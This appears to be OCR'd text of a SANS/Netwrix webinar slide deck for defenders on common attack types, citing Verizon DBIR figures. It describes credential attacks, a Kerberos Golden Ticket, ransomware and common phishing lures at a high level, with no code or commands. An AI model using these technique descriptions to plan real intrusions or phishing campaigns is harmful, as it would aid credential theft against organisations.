What Real World Attacks Look Like – and How to Stop Them in their Tracks

Dave Shackleford
SANS Analyst
Voodoo Security

Brian Johnson
Security Enthusiast / Podcaster
7 Minute Security

Jeff Melnick
Solutions Engineer
Netwrix Corporation

Today's Speakers

- Dave Shackleford, SANS Analyst and CEO, Voodoo Security
- Brian Johnson, Security Enthusiast / Podcaster,


  7 Minute Security
- Jeff Melnick, Solutions Engineer, Netwrix

Who's Brian Johnson?

Security engineer for 7 Minute Security

Podcaster

Not famous




Tiny movie star

Agenda

- Introduction
- Types of attacks
- Scenarios of the real-world attacks
- Ways to detect the attacks
- Conclusion

Introduction

- Attackers are finding a great deal of success compromising our environments
- Penetration testing can help to emulate attacks and find issues before we're compromised
- We see more:
  - Credential attacks
  - Malware
  - Social engineering




Source: 2019 Verizon DBIR

Emulating Real-World Attacks

- *Penetration testing* is the process of emulating attacker techniques to attempt compromise of information technology assets and data
- Reasons to test:
  - Demonstrate the effectiveness of security controls
  - Demonstrate real risks to management
  - Improve security awareness in IT and elsewhere
  - Discover gaps in compliance posture
  - Improve security monitoring and response tactics and capabilities

Top Actions in Breaches


- The list of top attacker actions in breaches is getting tedious
- Why: **It's pretty similar to the past several years.**
- End user attacks to get in? Check.
- Malware and backdoors? Check.



Source: 2019 Verizon DBIR

Top Hacking Variety Overall

- The team at Verizon looked at the variety of actions seen in all the breach cases:
  - Credentials
  - Attacking login services
  - Exploits
  - Use of malware/backdoors/etc



Source: 2019 Verizon DBIR

Attacker Post-Exploit Goals

- Get user credentials and passwords
- Search through the file system for sensitive data
  - This can be defined per the scope
- Review local firewalls and access controls, trust relationships, and application access
  - “Service accounts” in scripts for applications

Authentication/Credential Attacks


- Credentials (especially weak ones) are the bane of our existence these days
  - Are trust relationships and/or access controls weak from the inside?
- Increasingly, attackers target end user and admin credentials
  - What kinds of security measures are in place for local hosts?

Privilege Escalation

- Privilege escalation is a common post-exploit attack vector
- Attackers will look for credentials, tokens, and other means of gaining privileges
- One example is a Kerberos “Golden Ticket” attack
  - This is a Ticket Granting Ticket using the “KRBTGT NTLM” password hash to encrypt and sign it
  - This hash is the domain’s Kerberos service account
  - A golden ticket is good for 10 years or however long you want!

Malware

- We've seen more varieties of malware than ever before
- Attackers are using more sophisticated tools and variants
  - Ransomware is a common attack today




Source: 2019 Verizon DBIR


Phishing: Still a Huge Threat

- A phish is a fake (typically spoofed) message that snares users into behaviors such as handing over credentials or data, or opening system access
- The payload typically centers around:
  - Collecting credentials
  - Deployment of a backdoor
- Phishing is still one of the most common attack vectors today

Phishing in Breaches

- From the 2018 Verizon DBIR:







- Phishing is still incredibly common in attacks and breaches

Recent Phishing Trends

- Verizon 2018 DBIR:




- APWG Q4 2018:




Common Phishing Ruses

- We've seen them all over the years:
  - The infamous password reset
  - UPS/FedEx/Amazon package delivery
  - An HR incident
  - A simple calendar invite/share request
  - Fake file transfers or document sharing




Increasingly Targeting SaaS

- Many recent phishing examples target Office 365
- Combined attacks may:
  - Send SharePoint links
  - Prompt for logins
  - Send documents from/to OneDrive



Another Office 365 Phish



Dropbox Phishing Lure

Analyst Program

